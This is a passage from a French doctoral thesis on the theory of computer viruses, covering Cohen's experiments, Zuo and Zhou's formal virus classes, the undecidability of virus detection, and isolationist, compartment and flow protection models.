Ces failles de sécurité nous montrent bien différents problèmes liés à ces documents, souvent sous-estimés. Ils peuvent très bien faire partie d'une attaque sur plusieurs niveaux (type k-aire [100]) voire même porter en eux la charge virale. C'est pourquoi il est important de sensibiliser le personnel comme les administrations aux dangers et aux risques encourus par l'utilisation de ces documents.

Troisième expérience : août 1984

Il semblerait que la seconde expérience, à la lumière des résultats déjà obtenus, ait bousculé et ouvert les esprits. Une troisième expérimentation fut autorisée en août 1984 sur un VAX sous Unix. Le but, cette fois, était de mesurer la dissémination virale, notamment à travers le partage de fichiers.

Il s'agissait de considérer, entre autres aspects, certains groupes d'utilisateurs « à risques », qui, plus que d'autres, ont un impact sur la sécurité de tout le système. Comprendre et contrôler ces groupes, en leur appliquant des modèles de protection adaptés, devait permettre de considérablement limiter les risques.

Lors de cette expérience, le nombre d'utilisateurs de type administrateur était relativement élevé. Encore une fois, lorsque le virus est parvenu à infecter le compte d'un tel utilisateur, le système (totalité des comptes et ressources) est alors considéré comme totalement contaminé.

L'analyse des résultats a démontré rapidement et clairement que les administrateurs eux-mêmes ont été contaminés relativement vite. Ces derniers n'ont pas hésité à exécuter des programmes extérieurs alors qu'ils étaient connectés en tant que *root*, corrompant ainsi très vite tout le système. Le mépris des droits et des précautions indispensables en terme de gestion (compte *root* strictement réservé pour l'administration) a permis au virus, à chaque fois, d'agir très rapidement.

Cette troisième expérience montre bien la faiblesse de certains environnements. Le cas des *malware* de documents pourrait s'illustrer également dans cette expérience. Le but d'un document bureautique est de stocker de l'information et ensuite de la partager. La dissémination virale, liée aux documents, trouve alors toute son importance.

Il est facile de placer un code malicieux, de type *0-day* ou non, dans un document afin d'infecter un maximum de personnes, avec des privilèges élevés ou non. La possibilité d'infecter des documents commun à différentes applications (comme le template *Word*, par exemple) augmente considérablement le risque d'infection et de propagation.

Il est donc important de prévoir une politique de sécurité stricte et personnalisable pour éviter les risques de propagation trop importants. Pour cela, je présenterai, dans les chapitres V et VI, différents mécanismes de protections au niveau des documents mais également pour les sécurités des applications bureautiques.
Les principaux enseignements qui ont été tirés de ces expériences, sont les suivants :

- une attaque virale est relativement facile à développer, surtout quand elle exploite une ou plusieurs failles des protocoles ou la politique de sécurité ;
- ces attaques sont rapides et peuvent se faire en ne laissant pratiquement aucune trace qui pourrait permettre à l'utilisateur de réagir et de ralentir l'attaque - voire de l'arrêter ;
- aucune politique, aucun modèle de sécurité n'est valable, et ne peut être validé que s'il est étalonné, testé et considéré sous l'angle d'une analyse technique, éventuellement offensive ;
- pour se débarrasser des virus, il suffit d'éliminer les trois agents responsables de leur dissémination : le partage, la programmation et les modifications.

Il est donc important de concevoir une méthodologie (section IV) ouverte, reproductible et adaptable afin de pouvoir tester les limites d'un système ou un parc d'exploitation en entreprise. Cette méthodologie permettra également de comparer, au travers de différentes évaluations, les différents antivirus et les sécurités proposées. Ainsi il sera possible de choisir la solution la plus adaptée pour une utilisation plus sécurisée de chaque environnement.

Cette évaluation sera faite grâce aux documents bureautiques, avec les mécanismes proposés nativement dans les applications, qui permettront de tester les trois agents vus précédemment, à savoir, le partage (essence même d'un document bureautique), la programmation (langage(s) natif(s) inclut dans les différentes applications) et les modifications (notamment des sécurités proposées par ces applications bureautiques).

Les *malware* de document (section III) exploitent déjà ces trois paramètres. Afin de se protéger au mieux, il est important d'analyser et de tester les différentes sécurités proposées en ayant un point de vue offensif.

C'est pourquoi, il est important d'utiliser les *malware* de document dans cette méthodologie, car ils sont de plus en plus utilisés pour tester et infecter différents systèmes. Cependant l'approche développée dans cette thèse peut se généraliser à d'autres types de *malware*.

Après la thèse de Fred Cohen, ses résultats expérimentaux et les travaux d'Adleman, d'autres travaux théoriques ont proposé de nouvelles classes virales, comme ceux de Z. Zuo et M. Zhou [154].

2.4.2 Les résultats de Z. Zuo et M. Zhou

En 2004, les chinois Zhihong Zuo et Mingtian Zhou [154] ont repris les travaux de Cohen et surtout d'Adleman dont ils ont repris le formalisme fondé sur les fonctions récursives, pour identifier de nouvelles classes virales et donner de nouveaux résultats de complexité concernant la détection de ces classes.

Précisons tout d'abord le formalisme de Zuo et Zhou en explicitant leurs notations. Les ensembles $\mathbb{N}$ et S désignent respectivement l'ensemble des entiers naturels et l'ensemble de toutes les suites finies de nombres entiers.

Soient $s_1, s_2, ..., s_n$ des éléments de S, la notation $< s_1, s_2, ..., s_n >$ désigne une fonction calculable injective de S^n vers $\mathbb{N}$ dont la fonction réciproque est également calculable. Et si l'on considère une fonction partielle calculable $f : \mathbb{N} \to \mathbb{N}$, alors $f(s_1, s_2, ..., s_n)$ désignera de manière abrégée $f(< s_1, s_2, ..., s_n >)$. Cette notation s'étend à tout n-uplets d'entiers $i_1, i_2, ..., i_n$.

Pour une suite donnée $p = i_1, i_2, ..., i_k, ..., i_n \in S$, on note $p[j_k/i_k]$ la suite p dans laquelle le terme i_k a été remplacé par j_k, soit $p[j_k/i_k] = i_1, i_2, ..., j_k, ..., i_n$. Si l'élément i_k de la suite p est calculé par une fonction calculable v - ce qui revient à calculer $p[v(i_k)/i_k]$ -, on adopte la notation abrégée $p[v(\underline{i_k})$ dans laquelle le symbole souligné désigne l'élément calculé. Dans le cas général où plusieurs éléments sont calculés en même temps dans p, alors on adopte la notation $p[v_1(\underline{i_{k_1}}), v_2(\underline{i_{k_2}}), ..., v_l(\underline{i_{k_l}})]$.

On désigne par $\phi_P(d, p)$ une fonction calculée par un programme P sur l'environnement (d, p), où d et p désignent respectivement les données de l'environnement et les programmes. Cet environnement constitue en réalité le système d'exploitation élargi à l'activité du ou des utilisateurs. Dans le cas des *malware* de document, c'est la partie de la sécurité liée au système d'exploitation, comme je le montrerai dans le chapitre III.

Une fois ces quelques notations fixées, Zuo et Zhou ont formalisé, d'une manière plus générale, des classes de virus connues. Leurs travaux sont plus complets et aboutis que ceux d'Adleman. On retrouve donc différents définitions établies par les deux auteurs [154] :

- Virus non résidents.
- Virus par écrasement non résidents.
- Virus résidents.
- Virus polymorphes à deux formes.
- Virus polymorphes à nombre infini de formes.
- Virus métamorphes.
- Virus furtifs.
- Virus combinatoires.

Virus non résident

Définition 12 (*Virus non résident [101, p93]*)

Une fonction récursive totale v est appelée virus non résident si pour tout programme i, nous avons :

1. $$\phi_{v(i)}(d,p) = \begin{cases} D(d,p), & \text{si } T(d,p) \quad (i) \quad \textit{(Fonctionnalité ajoutée)} \\ \phi_i(d,p[v(\underline{S(p)})]), & \text{si } I(d,p) \quad (ii) \quad \textit{(Infection)} \\ \phi_i(d,p), & \text{sinon} \quad (iii) \quad \textit{(Imitation)} \end{cases}$$

2. *$T(d,p)$ et $I(d,p)$ sont deux prédicats récursifs tels qu'il n'existe aucune valeur $< d,p >$ les satisfaisant simultanément. DE plus, les deux fonctions $D(d,p)$ et $S(d,p)$ sont récursives.*
3. *L'ensemble $\{< d,p >: \neg(T(d,p) \vee I(d,p))\}$ est infini.*

Les deux prédicats $T(d,p)$ et $I(d,p)$ représentent respectivement les conditions de déclenchement de charge finale et d'infection. Lorsque le prédicat $T(d,p)$ est vrai, le virus exécute la charge finale $D(d,p)$ tandis que lorsque le prédicat $I(d,p)$ est vrai, alors le virus choisit un programme cible au moyen de la fonction de sélection $S(p)$, puis l'infecte et finalement exécute le programme original i.

Zuo et Zhou définissent le *noyau* d'un virus comme l'ensemble constitué des fonctions $D(d,p)$ et $S(p)$ et des prédicats $T(d,p)$ et $I(d,p)$. Dans le cas général, le noyau désigne l'ensemble des fonctions et prédicats déterminant le virus de manière univoque.

Virus par écrasement non résident

Ces virus sont encore appelés virus agissant par recouvrement de code. Lorsque le virus est exécuté (via un programme infecté), il infecte les cibles préalablement identifiées par la routine de recherche en écrasant leur code exécutable (en tout ou partie) avec son propre code. Ce type de virus est en général de petite taille (quelques dizaines à quelques centaines d'octets).

Définition 13 (*Virus par écrasement non résident [101, p94]*)

Une fonction récursive totale v est appelée virus par écrasement non résident si pour tout programme i, nous avons :

$$\phi_{v(i)}(d,p) = \begin{cases} D(d,p), < d,p[v(\underline{S(p)})] >, & \text{si } T(d,p) \\ & \text{sinon} \end{cases}$$

Virus résident

Définition 14 (*Virus résident [101, p94]*)

Le couple (v, sys) constitué d'une fonction récursive totale v et d'un appel système sys (également une fonction récursive) est appelé virus résident relativement à l'appel système sys, si pour tout programme i, nous avons :

$$\phi_{v(i)}(d,p) = \begin{cases} D(d,p), & \text{si } T(d,p) \\ \phi_i(d,p[v(\underline{sys})]), & \text{si } I(d,p) \\ \phi_i(d,p), & \text{sinon} \end{cases}$$

et

$$\phi_{v(sys)}(d,p) = \begin{cases} D'(d,p), & \text{si } T'(d,p) \\ \phi_{sys}(d,p[v(\underline{S(p)})]), & \text{si } I'(d,p) \\ \phi_{sys}(d,p), & \text{sinon} \end{cases}$$

La fonction récursive *sys* dans la pratique décrit les mécanismes utilisés pour la mise en résidence (interruptions 13H et 21H des programmes TSR, API Windows, clés de registre, ...).

Virus polymorphe à deux formes

La détection virale la plus utilisée est la recherche de motifs fixes appelés signatures (voir section 4 pour la définition de ce terme). Plus généralement, les techniques d'analyse de forme recherchent directement ou indirectement des caractéristiques fixes représentables par des chaînes d'octets, à la structure plus ou moins complexe selon la technique utilisée.

Dès le début des années 1990, les programmeurs de virus ont alors mis en œuvre des techniques de polymorphisme, c'est-à-dire des techniques visant à limiter le plus possible la présence et l'utilisation de séquences d'octets fixes. le but du polymorphisme est de faire varier, de copie en copie virale, tout élément fixe pouvant être exploité par l'antivirus pour identifier le virus (ensemble d'instructions, chaîne de caractères particulières) [101].

Définition 15 (*Virus polymorphe à deux formes [101, p95]*)

Le couple (v, v′) de deux fonctions récursives totales v et v′ est appelé virus polymorphe à deux formes si pour tout programme i, nous avons :

$$\phi_{v(i)}(d,p) = \begin{cases} D(d,p), & \text{si } T(d,p) \\ \phi_i(d,p[v'(\underline{S(p)})]), & \text{si } I(d,p) \\ \phi_i(d,p), & \text{sinon} \end{cases}$$

et

$$\phi_{v'(i)}(d,p) = \begin{cases} D(d,p), & \textit{si } T(d,p) \\ \phi_i(d,p[v(\underline{S(p)})]), & \textit{si } I(d,p) \\ \phi_i(d,p), & \textit{sinon} \end{cases}$$

Dans cette définition, quand le prédicat $T(d,p)$ est vérifié, alors la charge finale est lancée (représentée par la fonction $D(d,p)$). Si le prédicat $I(d,p)$ est vérifié, alors le virus choisit un programme à l'aide de la fonction de sélection $S(p)$, l'infecte d'abord et exécute ensuite le programme original x. Selon ce formalisme, la fonction $S(p)$ désigne en fait la fonction réalisant également la « mutation » de code (par chiffrement ou réécriture) [101].

Les deux principales techniques de polymorphisme sont les suivantes :
- réécriture de code par utilisation de code équivalent.
- utilisation de techniques de chiffrement basique sur tout ou partie du virus.

Virus métamorphe

Un virus métamorphe est un virus qui change son algorithme, sans changer sa sémantique, à chaque cycle de reproduction. Un moyen utilisé par les antivirus pour identifier les virus polymorphe est d'identifier le moteur de mutation du code. Ce moteur est généralement utilisé pour changer des parties fixes du virus, cependant ce moteur ne change pas entre chaque nouvelle version polymorphe d'un virus.

Un virus métamorphe est un virus qui changera, à chaque reproduction, son moteur de mutation. Pour cela, les virus métamorphes réécrivent leur code-machine à chaque génération, soit en insérant des instructions inutiles (code mort en redondant), soit en utilisant différentes instructions ayant le même effet (instructions conditionnelles par exemple), soit en modifiant plus ou moins profondément leur structure interne par une séquence de décompilation/re-compilation.

Définition 16 (*Virus métamorphe [101, p96]*)

Soit v et v' deux fonctions récursives totales différentes. Le couple (v,v') est appelé virus métamorphe si pour tout programme i, alors le couple (v,v') satisfait :

$$\phi_{v(i)}(d,p) = \begin{cases} D(d,p), & \textit{si } T(d,p) \\ \phi_i(d,p[v'(\underline{S(p)})]), & \textit{si } I(d,p) \\ \phi_i(d,p), & \textit{sinon} \end{cases}$$

et

$$\phi_{v'(i)}(d,p) = \begin{cases} D'(d,p), & \textit{si } T'(d,p) \\ \phi_i(d,p[v(\underline{S'(p)})]), & \textit{si } I'(d,p) \\ \phi_i(d,p), & \textit{sinon} \end{cases}$$

où $T(d,p)$ - respectivement $I(d,p)$, $D(d,p)$, $S(p)$ - est différent de $T'(d,p)$ - respectivement $I'(d,p)$, $D'(d,p)$, $S'(p)$

La définition se généralise à un n-uplet quelconque de fonctions récursives totales. En fait, les virus métamorphes sont similaires aux virus polymorphes, excepté que les fonctions de sélections $S(p)$ et $S'(p)$ sont différentes. Alors que les différentes formes mutées d'une virus polymorphe partagent le même noyau, celles d'un virus métamorphe ont chacune un noyau différent.

Virus furtif

Définition 17 (*Virus furtif [101, p96]*)

Le couple (v, sys) constitué d'une fonction récursive totale v et d'un appel système sys (également une fonction récursive) est appelé virus résident relativement à l'appel système sys, s'il existe une fonction récursive h telle que pour tout programme i, nous avons :

$$\phi_{v(i)}(d,p) = \begin{cases} D(d,p), & \text{si } T(d,p) \\ \phi_i(d, p[v(\underline{S(p)}), h(\underline{sys})]), & \text{si } I(d,p) \\ \phi_i(d,p), & \text{sinon} \end{cases}$$

et

$$\phi_{h(sys)}(i) = \begin{cases} \phi_{sys}(y), & \text{si } x = v(y) \\ \phi_{sys}(i), & \text{sinon} \end{cases}$$

La différence fondamentale avec les autres virus réside dans le fait que, dans le cas d'un virus furtif, non seulement il infecte d'autres programmes, mais il modifie ou utilise également certains appels système de telle sorte que, lorsqu'une vérification est faite par le système ou l'utilisateur pour contrôler l'intégrité des programmes, ces derniers paraissent sains alors qu'en réalité ils ont été infectés.

Fred Cohen a défini un virus dit contradictoire, qui soulève le problème de la détection virale. Ce pseudo-code reflète les prémisses théoriques de la furtivité, car lorsque le code est considéré comme sain, il y a infection puis activation d'une charge virale.

```
CV()
{
    ....
    main()
    {
        si non D(CV) alors
        {
            infection();
            si condition vraie alors charge_finale();
        }
        fin si
        aller au programme suivant
```

```
    }
}
```

Virus combinatoire

Un virus combinatoire est une composition de deux ou plusieurs éléments qui ne sont pas forcément des virus eux-mêmes. Ainsi un élément pourrait être chargé de l'infection, un autre de la propagation, un autre de la charge finale, un autre de la modification de la sécurité, etc, comme l'a présenté Eric Filiol en 2007 avec les virus de type k-aire [100].

Définition 18 (*Virus combinatoire [101, p97]*)

Le couple (a, h) de deux fonctions récursives totales a et h est appelé virus combinatoire si pour tout programme i, nous avons :

$$\phi_{ah(i)}(d,p) = \begin{cases} D(d,p), & \text{si } T(d,p) \\ \phi_i(d, p[ah(\underline{S_1(p)}), h(\underline{S_2(p)})]), & \text{si } I(d,p) \\ \phi_i(d,p), & \text{sinon} \end{cases}$$

et

$$\phi_{h(i)}(d,p) = \phi_i(d,p)$$

où les deux fonctions a et h sont appelées respectivement fonction d'activation et fonction de dissimulation.

Les travaux de Fred Cohen et Leonard adleman ont posé les bases de la notion d'infection informatique et permis de disposer d'une vision assez claire de cette notion. On est en mesure de comprendre pourquoi la notion de virus est souvent réductrice et ne prend en compte qu'une toute petite partie des choses.

Les résultats obtenus par Zuo et Zhou ont permis d'élargir le spectre et le nombre de définition des classes virales, définies par Fred Cohen et Leonard Adleman. Certes, cette approche exploratoire permet de gagner une vision plus précise des différents codes malveillantes, mais cela permet surtout de mieux développer, en amont, une défense préventive au niveau des politiques de sécurité, de la conception des logiciels, des systèmes d'exploitation, des antivirus, du matériel informatique, ...

Autrement dit, comprendre ce qui se passe, ce qui peut arriver est le meilleur moyen de s'en protéger. C'est là que réside la nécessité impérieuse de faire de la recherche en sécurité, en particulier en virologie informatique et avec la vision de l'attaquant.

Fred Cohen et Leonard Aldeman ont aussi contribué à définir des modèles de protection permettant d'envisager de tels risques. Leurs résultats, à travers des approches et des outils différents, montrent que le problème général de la détection virale, étant indécidable, nous condamne à une attitude réactive en ce qui concerne la lutte contre les virus et à travailler plus localement au niveau des classes particulières de *malware*, et de manière réactive par rapport à la menace.

3 Formalisation de la détection

Après avoir présenté les travaux de Fred Cohen sur la formalisation des virus ainsi que les travaux qui ont suivi, il est essentiel de rappeler la relation étroite entre un virus et un antivirus. Du point de vue de l'attaquant, afin de développer de nouvelles techniques virales, il est essentiel d'étudier les méthodes de détection du système antiviral. Du côté de la défense antivirale, il va être important d'analyser et de se protéger contre les menaces au fil du temps, ce qui amènera à nouveau l'attaquant à s'adapter.

Je développerai donc dans un premier temps la formalisation établie par Fred Cohen, ainsi que les travaux théoriques qui ont suivi sa thèse. J'aborderai ensuite le point de vue global, défini par Leonard Adleman sur les travaux de son élève. Pour finir je proposerai une formalisation d'un détecteur antiviral afin de poser les bases rigoureuses d'une méthodologie de tests des antivirus.

3.1 La formalisation de Fred Cohen

3.1.1 La formalisation de la lutte antivirale

Le problème des virus appelle obligatoirement celui de leur détection. L'apport le plus important de Fred Cohen est, sans conteste, d'avoir formalisé de manière rigoureuse le problème de détection [83].

Fred Cohen a identifié trois points à envisager concernant le problème de la détection virale :

- *Problème de décidabilité.* - Il s'agit de déterminer s'il existe une machine de Turing capable de décider, en temps fini, si une séquence donnée v, pour une machine $M \in \mathcal{M}$, est virale ou non.
- *Problème d'évolutivité virale.* - Est-il possible de construire un programme capable de déterminer, en temps fini, si une séquence donnée v, pour une machine de Turing M, génère une autre séquence donnée v' pour M ?
- *Problème de calculabilité virale.* - Ce problème traite de la capacité à caractériser l'ensemble des séquences provenant de l'évolution d'un virus.

Problème de décidabilité

L'étude et les réponses apportées pour la résolution de ce problème vont déterminer directement l'effectivité de la lutte antivirale. Le théorème suivant est certainement le résultat le plus important de la thèse de Fred Cohen [83].

Théorème 2 (*Non-décidabilité de la détection virale [101, p53]*)

$$[\nexists D \in \mathcal{M}\ \exists s_i \in S_D \text{ tels que } \forall M \in \mathcal{M},\ \forall V \subset I^*$$

1. Le calcul de D s'arrête à un instant t et 2. $[S_D(t) = s_i] \Leftrightarrow [(M, V) \in \mathcal{V}]]$

La démonstration de ce théorème ne sera pas développée ici, elle est disponible dans le livre d'Eric Filiol [101].

Ce théorème montre que toute détection absolue est une impossibilité mathématique. Il infirme en particulier les affirmations outrancières et commerciales de certains éditeurs d'antivirus tendant à faire croire le contraire [12, 59]. Ce résultat est fondamental. Il implique que toute politique antivirale basée uniquement sur la mise en œuvre d'un antivirus, quel qu'il soit, est d'une portée forcement limitée. En corollaire, il est aisé de comprendre que le contournement de tout antivirus est également possible.

D. Chess et S. White [81] ont partiellement complété les résultats de Fred Cohen en définissant la notion de *détection souple*. Ces résultats sont présentés succinctement dans la section 3.2.1.

Problème d'évolutivité virale

Le théorème 2 traite donc le problème de la détection antivirale d'une manière très générale. Le second problème considère une instance plus limitée du problème, à savoir celui de pouvoir déterminer si un virus est éventuellement issu, par évolution, d'un autre virus.

La lutte antivirale par scanner n'est efficace, contre les virus connus, (même si elle pose, dans la pratique, un certain nombre de difficultés techniques), que dans le cas du plus petit ensemble viral de type singleton. Dans le cas des virus évolutifs, une des principales techniques utilisées est celle du scanning heuristique.

Un programme heuristique ou heuristique est un programme permettant de trouver une solution effective mais presque toujours approchée (non nécessairement optimale) à tout problème, quelle que soit son instance, en particulier pour la classe des problèmes réputés difficiles au sens de la théorie de la complexité.

Mais ces techniques, qui peuvent être puissantes et très efficaces, sont malgré tout limitées : possibilités de leurrage, problème de fausses alarmes, ... Le théorème suivant prouve pourquoi ces techniques, en particulier lorsqu'elles tentent de déterminer si un virus est une forme « mutée » d'un virus connu, sont forcement limitées.

Théorème 3 (*Non-décidabilité de l'évolutivité virale [101, p55]*)

$$[\nexists D \in \mathcal{M}\ \exists s_i \in S_D \text{ tels que } [\forall (M,V) \in \mathcal{V}, [\forall v \in V,\ [\forall v'$$

1. Le calcul de D s'arrête à un instant t et 2. $[S_D(t) = s_i] \Leftrightarrow [v \overset{M}{\Rightarrow} \{v'\}]]]]$

Démonstration. Elle est basée sur celle du théorème 2. La machine M est modifiée de façon à dupliquer en premier lieu la sequence v, puis à exécuter la sequence v' sur M' et enfin a engendrer v'. La duplication initiale implique que $(M, \{v\}) \in V$ tandis que la génération de v' implique que le calcul de v' dans M' s'arrête. Déterminer si v' est issu ou non de v est alors indécidable.

Problème de calculabilité virale

La preuve du théorème 2 donnée par Fred Cohen utilisait le fait qu'il est possible de définir une machine directement à partir d'une séquence virale (par inclusion directe). Le problème d'évolutivité calculable va maintenant considérer une classe générale de machines définies de la même manière. En d'autres termes, il s'agit de montrer que la capacité évolutive des virus est assimilable au pouvoir de calculabilité des machines de Turing.

Théorème 4 (*Calculabilité virale [101, p55]*)

Pour toute machine $M' \in \mathcal{M}$, il existe $(M, V) \in \mathcal{V}$ tel que, quel que soit $i \in \mathbb{N}$:

$$\forall x \in \{0,1\}^i, [x \in H_{M'}] \text{ et } \quad \exists v \in V, \exists v' \in V \text{ tels que } [[v \text{ évolue en } v']et[x \subset v']].$$

Toute séquence (ou nombre de Gödel), calculable par une machine de Turing universelle, peut également provenir de l'évolution d'un virus. Pour résumer, cela implique que l'ensemble des virus est une classe de machines de Turing comparable à l'ensemble M. Il existe donc, en particulier, une « machine virale universelle » capable de faire évoluer toute séquence effectivement calculable.

Que signifie ce théorème dans le cadre de la détection virale ? Il renforce le résultat du théorème 2. En effet, si tout programme (par la modélisation) peut être vu comme une forme évoluée d'un virus, il en résulte qu'il existe une correspondance biunivoque entre l'ensemble $\mathcal{M}$ et l'ensemble $\mathcal{V}$ (les ensembles sont équipotents).

3.1.2 Modèles de prévention et de protection

Soit un système d'information générique (décrit par un modèle de calcul de Turing). Dans ce système, (comme dans tout ordinateur réel ainsi formalisé), tout utilisateur peut disposer de toute information disponible (données ou programmes) et en sa possession (selon les droits qui lui sont attribués), traiter cette information (l'interpréter) et la transmettre éventuellement à d'autres utilisateurs du système ou d'un autre système (dans le cas des réseaux).

Dans le contexte d'un tel système générique, cela implique que le processus de partage de l'information étant transitif (au sens mathématique du terme), il en est de même du processus d'infection par un virus ou un ver. Le partage et la transitivité du flot d'information, quel que soit le point de départ de ce flot, permettent naturellement à un virus de se disséminer selon la fermeture transitive de ce flot d'information, à moins d'imposer des restrictions fortes.

Fred Cohen, après avoir mené cette analyse [83], en a déduit qu'à l'inverse, si tout partage est supprimé, le flot d'information entre utilisateurs est coupé et tout éventuel virus est confiné, sa dissémination étant alors impossible. C'est le modèle dit « isolationniste ». A l'exception de quelques cas très particuliers (organismes de Défense, entreprises ou administrations sensibles...) pour lesquels ce modèle est en général obligatoire, il reste inapplicable en pratique dans la vaste majorité des autres cas.

Ce modèle isolationniste a été repris, par exemple, par *Microsoft* dans le cloisonnement des niveaux de sécurité de ces applications *Office*. On retrouve une sécurité globale, avec le niveau de sécurité des macros, mais on a également la possibilité de définir un dossier ou une partie du système d'exploitation qui exécutera les macros, ce sont les emplacements de confiance. Je décrirai en détail les différentes sécurités des applications *Office* dans le chapitre III section 2.

Fred Cohen, outre le partage des données, a identifié deux autres facteurs permettant la dissémination virale : l'exécution de programmes et la modification de données et/ou de programmes.

Il a renforcé, en conséquence, son modèle isolationniste par la suppression de ces deux facteurs. Ce modèle aboutit à des environnements tellement bridés qu'ils sont totalement inutilisables dans la plupart des cas.

Fred Cohen a tenté alors de définir des modèles de type isolationniste moins stricts, applicables certes pour des contextes encore très particuliers, et pour lesquels une « certaine garantie de sécurité » est assurée cependant. Ces modèles restent le plus souvent d'un intérêt essentiellement théorique, tant les contraintes qu'ils supposent sont incompatibles avec l'ergonomie recherchée de nos jours.

Prévention contre les virus

Le but est donc de limiter au maximum le risque de dissémination virale par l'application de modèles dérivés du modèle isolationniste. Deux classes, parmi d'autres, ont été définies et analysées par Fred Cohen.

Modèles de cloisonnement

Il s'agit là de cloisonner le flot d'information en partitionnant le système en sous-ensembles propres et clos pour la transitivité, autrement dit le système est divisé en sous-systèmes confinés. Le résultat est que l'infection est alors limitée à chaque sous-système. Ce type de modèle est celui appliqué généralement dans les systèmes militaires : la notion de cloisonnement coïncide alors avec celle de niveau d'habilitation.

Ce modèle de sécurité a déjà été illustré et utilisé depuis les années 70, notamment grâce aux modèles de Biba et Bell-La Padula. Le modèle de Bell-La Padula [76] (BLP) a été développé par David Elliott Bell et Leonard J. La Padula en 1973 pour formaliser la politique de sécurité multi-niveau du Département de la Défense des États-Unis. Il a notamment été utilisé par Fred Cohen lors de sa deuxième expérience (section 2.4.1).

Le modèle Bell-La Padula est un modèle de transition d'états de la politique de sécurité informatique qui décrit des règles de contrôle d'accès qui utilisent des mentions de sécurité sur les objets et les habilitations. Les mentions de sécurité sont relatives aux niveaux de classification des informations.

Le modèle de Biba ou modèle d'intégrité de Biba, développé par Kenneth J. Biba en 1977 [78] est un automate formalisé qui représente une politique de sécurité informatique. L'automate décrit des règles de contrôle d'accès afin de garantir l'intégrité des données.

Le modèle est conçu de manière que les intervenants ne soient pas en mesure de corrompre des données placées dans un niveau qui leur est supérieur, ou être corrompus par des données d'un niveau inférieur à celui de l'intervenant. Ce modèle fut inventé pour résoudre les faiblesses du modèle de Bell-LaPadula qui ne s'occupe que de la confidentialité et ne prend pas en compte l'intégrité des données.

Modèles de flot

Dans cette classe, les systèmes ne sont pas cloisonnés en sous-systèmes propres mais une « *distance de flot* » est alors appliquée. Le but est de permettre une transitivité limitée et contrôlée du flot d'information. La protection est alors assurée en fixant un seuil au-delà duquel l'information devient inutilisable.

Un tel modèle reste très contraignant. Il nécessite de maintenir des listes de flots , c'est-à-dire une liste de tous les utilisateurs ayant eu une action sur chaque information (données et programmes), et ce selon des règles précises et strictes.

Fred Cohen [83] a proposé plusieurs modèles de sécurité détaillés appartenant à ces deux classes. Bien que leur qualité ne doive pas être remise en cause, ces modèles sont inapplicables dans la pratique compte-tenu des contraintes (ou plutôt de l'absence de contraintes selon le point de vue où l'on se place) exigées par les utilisateurs d'un système. Cela illustre avec force le fait qu'en matière de sécurité, la théorie est une chose et la pratique en est une autre.

Un peu plus tard, L. Adleman (section 3.3.2) va s'attacher à étudier les aspects théoriques du modèle isolationniste .

Détection et réparation

En utilisant l'analogie avec le monde biologique, Fred Cohen a considéré alors une approche plus réactive (la prévention se situe quant à elle dans une perspective pro-active, en cherchant à anticiper et prévenir le risque) consistant à faire reposer la défense antivirale sur la détection et l'éradication.

La lutte contre les virus biologiques se résume en effet à observer (détecter) le mal et à le soigner. Au passage, le lecteur notera l'analogie pertinente existant entre les politiques de santé publique [51] et les politiques de sécurité informatique [52].

Partant de cette base, Fred Cohen a considéré alors plusieurs aspects afin de déterminer l'intérêt de cette nouvelle approche, plus pragmatique. Nous considérerons les aspects les plus pertinents.

Détection virale

Le théorème 2 a montré (et Adleman(section 3.3.1) en a précise plus tard la classe de complexité) que ce problème était généralement indécidable : il n'existe aucune procédure de décision D permettant de distinguer un virus V de tout autre programme, seulement sur sa forme (examen du code, par exemple). Toute défense antivirale reposant uniquement sur la détection par analyse de code est par essence d'une efficacité limitée.

C'est précisément sur ce point que les tests des antivirus actuels sont limités et faillibles. Ils utilisent essentiellement la recherche de signatures (chapitre 4) pour détecter un programme comme dangereux, mais une simple modification de ce programme donnera un résultat complètement différent. De plus les différents mécanismes anti-antivirus (comme le polymorphisme et ou le métamorphisme (section 2.4.2)) permettent de contourner cette détection.

Évolutivité virale

Si la détection par analyse de code est généralement impossible, peut-on considérer un autre critère ? Une autre approche peut consister à déterminer, non plus si un programme est directement un virus, mais si deux programmes sont liés par un mécanisme d'évolution virale. Malheureusement, le théorème 3 a permis d'établir que le problème d'évolutivité virale était généralement indécidable.

La détection par analyse de forme étant alors systématiquement impossible (directement ou par évolutivité comparée), Fred Cohen [83] a alors considéré le problème de la détection par étude du comportement et non plus de la forme. Le comportement viral, en fait, est déterminé par des données particulières d'entrées d'un programme, appelées à révéler (ou non) sa nature virale.

Décider le comportement viral revient donc à analyser la forme de ces données d'entrées. Comme la détection générale par la forme est indécidable, celle, générale, par le comportement, l'est également.

Éradication

Le problème est ici de supprimer un virus déjà présent et détecté. Tout mécanisme d'éradication suppose, de façon triviale, d'être plus rapide que le processus viral lui-même. Dans le cas contraire, la réinfection par le virus condamnerait un tel mécanisme à l'échec.

L'autre aspect essentiel est que toute éradication efficace est conditionnée par une détection précise du virus. Fred Cohen a souligné qu'en pratique, il existait au moins une classe, celle des virus *non évolutifs* (ou virus *statiques*), pouvant être détectée et éradiquée.

En général, la technique employée est celle de la recherche de signatures (chapitre 4 section 4.1.1), l'identification précise permettant une éradication certaine. La seule contrainte provient du fait que cette technique est de type énumératif et ne prendra en compte que les virus déjà identifiés. Encore une fois, nous sommes donc confrontés au problème général de la détection.

3.2 Évolution des travaux de Fred Cohen

3.2.1 Les résultats théoriques de D. Chess et S.White

D. Chess et S. White [81] ont partiellement complété les résultats de Fred Cohen en définissant la notion de *détection souple*. Ils ont montré que « *non seulement, il n'existe pas de programme permettant de détecter tous les virus sans fausse alarme mais également qu'il existe des virus tels que, même disposant d'une de leurs copies et l'ayant analysée complètement, il reste toujours impossible d'écrire un programme détectant ce virus particulier, ce sans fausses alarmes* » (cas des virus polymorphe). Ils sont également parvenus à étendre ce résultat ainsi que celui de Fred Cohen (théorème 2) en considérant la définition suivante, moins contraignante, de la notion de détection.

Définition 19 (*Détection souple*)

Un algorithme (une machine de Turing) A détecte de façon souple un virus v si et seulement si, pour tout programme p, A(p) se termine, retournant «vrai» si p est infecté par v et retournant autre chose que «vrai» si p n'est pas infecté par un quelconque virus. L'algorithme A peut éventuellement ne retourner aucun résultat du tout, en se terminant obligatoirement toutefois, dans le cas de programmes infectés par d'autres virus que v.

La *détection souple* de Chess et White autorise donc certaines fausses alarmes (relativement au virus v) : des programmes infectés par d'autres virus que v sont détectés par A ; mais également des fichiers absolument sains (exempts de tout virus).

